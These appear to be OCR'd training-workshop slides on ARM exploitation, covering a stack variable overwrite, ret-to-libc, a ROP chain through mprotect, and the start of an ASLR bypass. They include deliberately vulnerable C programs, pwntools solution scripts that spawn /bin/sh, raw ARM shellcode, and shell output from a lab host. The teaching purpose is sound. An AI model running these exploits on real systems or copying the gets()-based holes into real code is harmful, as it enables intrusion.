GEF is a kick-ass set of commands for X86, ARM, MIPS, PowerPC and SPARC to make GDB cool again for exploit dev. It is aimed to be used mostly by exploiters and reverse-engineers, to provide additional features to GDB using the Python API to assist during the process of dynamic analysis and exploit development.

Exploit – stack 1

Modify the value of a local variable

This is the program to exploit



```
#include <stdio.h>

char pwdSecret[] = "stack123!";

void print_secr(){
  printf("Password is %s\n", pwdSecret);
}

int main(int argc, char **argv){

  int check=0;
  char buffer[32];
  gets(buffer);

  if(check == 0x74696445) {
    print_secr();
  }else{
    printf("No password to show\n");
  }
}
```

Never true, the *check* variable value is 0

There is a way to bypass it?


Exploit – stack 1

Modify the value of a local variable

Let’s see a simple graph of the stack when we reach this point

```
if(check == 0x74696445)
```

stack



...

buffer


check

Saved Frame Pointer

Return pointer

...

So if we write a *buffer* greater than *32* we will overwrite the *check* local variable.



...

AAAAAAAAAAAAAA
AAAAAAAAAAAAAA
AAAA

AAAA

Saved Frame Pointer

Return pointer

...


LAB4 – stack1

Lab summary: Write an exploit that overwrites the local variable "check" in order to bypass the control. I suggest using the exploit template present in the folder (stack1_template.py)

solution

Exploit stack1– Solution

- Exploit from shell



```
pi@raspberrypi:~/Documents/Workshop/exploit $ echo `python -c 'print "A"*32+"Edit"'` | ./stack1
Password is stack123!
```

- Python exploit

```
Workshop/exploits/solutions/stack1/stack1_exploit.py
```

```
#!/usr/bin/env python2

from pwn import *

ip = "192.168.1.100"
port = 22
user = “user1"
pwd = “pass1"

shell = ssh(user, ip, password=pwd, port=port)

sh = shell.run('/home/user1/Workshop/exploits/stack1/stack1')

payload = "A"*32
payload += p32(0x74696445)

…
```

Exploit

Vulnerability mitigations

Why did we not use the stack to put our shellcode?

- Stack address are not fixed
- The stack is not executable
  - Depending on the architecture, the never execute bit is called (**DEP** (**D**ata **E**xecution **P**revention)/**NX** (**N**ever e**X**ecute)/**XD** (e**X**ecute **D**isable)/**XN** (e**X**ecute **N**ever))

On ARM CPU (from ARMv6) **XN** (e**X**ecute **N**ever) is used

How to bypass it?

Code reuse techniques:

- Ret to libc
- ROP

Exploit – ret to libc

Vulnerability mitigations - Ret to libc

We will see now how to bypass this restriction with **Ret to libc**

In our example we want to call the **system** function with the */bin/sh* argument

```
system("/bin/sh")
```

What is the difference between **ARM** and **x86** (*32* bit) ?

In **x86** (*32* bit) the parameters of the function are passed onto the stack only, by overwriting the stack using buffer overflow techniques

In our case we have to fill the **r0** register before (with the address of /**bin**/**sh**), and then give the control to our desired **libc** function (**system()**)

Exploit – ret to libc

Vulnerability mitigations – Ret to libc

We need to:

- Load the address of /**bin**/**sh** into **r0**
- Jump to the **system** function

We can do it by using a **ROP** gadget

On **ARM** in order to find gadgets, we have to look for a short sequence of instructions like:

✓ **pop** {reg1,.., regN, pc}
✓ **bx** <reg>
✓ **blx** <reg>

Let's start our search.

Exploit – ret to libc

Vulnerability mitigations – Ret to libc

Let's start with looking for something like this gadget

- ✓ **pop** {r0,.., rN, pc}

To do this, we will use the **ROPgadget** tool

We target the *libc (that is loaded into every process)* library -> **libc-2.24.so**

```
ROPgadget --binary libc-2.24.so | grep "pop {r0"
```

We can use the following gadget

```
0x0007753c : pop {r0, r4, pc}
```

Let's try to apply everything in a practical example. **ASLR** must be disabled in the following example.

```
echo 0 >/proc/sys/kernel/randomize_va_space
```

Exploit – ret to libc

Vulnerability mitigations – Ret to libc

This is the program to exploit

```
#include <stdio.h>

void exploit_me(){
  char buf[16];
  gets(buf);
}

int main(int argc, char **argv){
  exploit_me();
  printf("Very well!\n");
  return 0;
}
```

So if we write a buffer greater than 16 we are able to overwrite the return pointer

…	…
buffer	AAAAAAAAAAAAAAAA
Saved Frame Pointer	AAAA
Return pointer	AAAA (gadget address)
…	…

The payload to build should be

Padding	gadget address pop {r0, r4, pc}	R0 value = address of /bin/sh	R4 value = 0	system address

You have to write this exploit ☺ but for sure I give you some suggestion

LAB5 – stack_sh

Lab summary: Write an exploit that pops a shell. I suggest to use the exploit template present in the folder (stack_sh_template.py)


Solution

Vulnerability mitigations – Ret to libc – Solution

- Python exploit

```
Workshop/exploits/solutions/stack_sh/stack_sh_exploit.py
```

```
from pwn import *

...

libc = ELF('/home/arm/Workshop/exploits/gadgets/libc-2.24.so')

gadget_offset = 0x0007753c
libc_base = 0x76e65000

gadget_address = libc_base + gadget_offset
system_address = libc_base + libc.symbols['system']
shell_address = libc_base + next(libc.search("/bin/sh"))

shell = ssh(user, ip, password=pwd, port=port)

sh = shell.run('/home/user1/Workshop/exploits/stack_sh/stack_sh')

payload = "A"*20
payload += p32(gadget_address)      # gadget address – pop {r0, r4, pc}
payload += p32(shell_address)       # r0 – address of /bin/sh
payload += p32(0x42424242)          # r4 – not important
payload += p32(system_address)      # pc – system address
sh.sendline(payload)

...
```



```
arm@ubuntu:~/Workshop/exploits/stack_sk$ python stack_sh_exploit.py
[*] '/home/arm/Workshop/exploits/gadgets/libc-2.24.so'
    Arch:     arm-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Connecting to 192.168.1.100 on port 22: Done
[!] Couldn't check security settings on '192.168.1.100'
[+] Opening new channel: '/home/user1/Workshop/exploits/stack_sh/stack_sh': Done
[*] Switching to interactive mode
$ $ pwd
/home/user1
```


Exploit – ROP

Vulnerability mitigations – ROP

This is the code to exploit

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void copy_shellcode(){
  char shellcode[] =
"\x0f\x00\xa0\xe1\x20\x00\x80\xe2\x02\x20\x42\xe0\x05
\x00\x2d\xe9\x0d\x10\xa0\xe1\x0b\x70\xa0\xe3\x00\x00
\x00\xef\x00\x00\xa0\xe3\x01\x70\xa0\xe3\x00\x00\x00\
xef\x2f\x62\x69\x6e\x2f\x73\x68\x00";
  char *heap_shellcode;
  heap_shellcode = malloc(sizeof(shellcode));
  memcpy(heap_shellcode, shellcode, sizeof(shellcode));
}

void exploit_me(){
  char buf[64];
  gets(buf);
}

int main(int argc, char **argv){
  exploit_me();
  copy_shellcode();
  printf(“Very well!\n");
  return 0;
}
```

Can be this a solution?




Exploit – ROP

Vulnerability mitigations – ROP

The solution idea is correct, but keep in mind that is not possible to execute code from the heap

A solution to our problem could be by using the **mprotect** (or **mmap**), in order to remap the heap area as executable, and this is what we will do

From the Linux **man** page we can see the **mprotect** usage




```
MPROTECT(2)                                   Linux Programmer's Manual
MPROTECT(2)

NAME
     mprotect – set protection on a region of memory

SYNOPSIS
     #include <sys/mman.h>

     int mprotect(void *addr, size_t len, int prot);

DESCRIPTION
     mprotect() changes protection for the calling process's memory page(s) containing any part of the address range in the
interval [addr, addr+len−1].  addr must be aligned to a page boundary.
```

Exploit – ROP

Vulnerability mitigations – ROP

This is what we want to do:

- Call the **mprotect** function
- Jump to the **shellcode**



In the *mprotect* epilogue there is the return instruction: “bx lr”

Exploit – ROP

Vulnerability mitigations – ROP

Let’s see how to find the gadgets

gadget1 should be like **pop{lr}; bx lr**

gadget2 should be like **pop {r0, r1, r2, pc}**

gadget3 should be like **pop {r0, pc}**

We will use the **ROPgadget** tool

```
ROPgadget --binary libc-2.24.so | grep 'pop {lr'
```

```
ROPgadget --binary libc-2.24.so --thumb | grep 'pop {r0'
```

There are 2 interesting gadgets that we can use

```
0x00038a24 : pop {lr} ; add sp, sp, #4 ; bx lr
```

ARM


```
0x000d3ac4 : pop {r0, r1, r2, r6, pc}
```

THUMB

Exploit – ROP

Vulnerability mitigations – ROP

Let’s see in details



...

buff

Saved Frame Pointer

Return pointer

...

gadget1 – pop {lr} ; add sp, sp, #4 ; bx lr
LR = address of gadget 3

gadget2 – pop {r0, r1, r2, r6 pc}
r0 = shellcode address page aligned
r1 = shellcode size
r2 = protection 7 (rwx)
r6 = not important
pc = mprotect address

gadget3 – pop {r0, r1, r2, r6 pc}
r0 = not important
r1 = not important
r2 = not important
r6 = not important
pc = shellcode address

...

heap_shellcode

...

LAB6 – stack_mprotect

Lab summary: Write an exploit that runs the shellcode from heap. I suggest using the exploit template present in the folder (stack_mprotect_template.py)


Solution

Vulnerability mitigations – ROP – Solution

- Python exploit

```
Workshop/exploits/solutions/stack_mprotect/stack_mprotect_exploit.py
```

- Run it



```
arm@ubuntu:~/Workshop/exploits/stack_mprotect$ python stack_mprotect_exploit.py
[*] '/home/arm/Workshop/exploits/gadgets/libc-2.24.so'
    Arch:     arm-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Connecting to 192.168.1.100 on port 22: Done
[!] Couldn't check security settings on '192.168.1.100'
[+] Opening new channel: '/home/user1/Workshop/exploits/stack_mprotect/stack_mprotect': Done
[*] address of the gadget1: 0x76e9da24
[*] address of the gadget2: 0x76f4ba69
[*] address of the mprotect: 0x76f327a0
[*] Switching to interactive mode
$ $ ls
Workshop
$ $ id
uid=1001(user1) gid=1001(user1) groups=1001(user1)
```

Exploit – ASLR

ASLR – Bypassing NX and ASLR

ASLR (Address Space Layout Randomization) is a defensive technique which randomizes the memory address of software (stack, heap, libraries)

It is possible to configure **ASLR** in linux using:

- ➢ **/proc/sys/kernel/randomize_va_space**

The following values are supported:

0 – No randomization. Everything is static.
1 – Conservative randomization. Shared libraries, stack, mmap(), VDSO and heap are randomized.
2 – Full randomization. In addition to elements listed in the previous point, memory managed through brk() is also randomized.

Exploit – ASLR

ASLR – Bypassing NX and ASLR

How can we bypass **ASLR**?

- Address leak (e.g. format string bugs)
- Relative addressing (e.g. out of bound)
- Weaknesses in the implementation
- …

But let’s see it with a practical example

Exploit – ASLR

ASLR – Bypassing NX and ASLR

This is the code to exploit

```
#include <stdio.h>
#include <string.h>

static int arr[10] = {0, 4, 7, 12, 6, 33, 19, 79, 54, 57};

void exploit_me(){
  char input[16];
  printf("Overflow it!\n");
  scanf("%s", input);
}

int main(){
  int num;

  printf("Select the index of the element that you want to read: \n");

  if(scanf("%d", &num)!=1){
    printf("Please enter a number\n");
    return 0;
  }

  printf("At position %d the value is %d\n", num, arr[num]);

  printf("Do you got the libc base address?\n");
  exploit_me();

  return 0;
}
```

Enable ASLR

```
echo 2 >/proc/sys/kernel/randomize_va_space
```

It was compiled as


```
gcc -pie -fPIE -o stack_aslr stack_aslr.c
```

PIE = Position Independent Code

ASLR bypass (relative addressing)

Exploit – ASLR

ASLR bypass (relative addressing)



Low addresses

…

.got

.data

.bss

…

Mapped Memory

…

Stack

…

High addresses

This is the array declaration

```
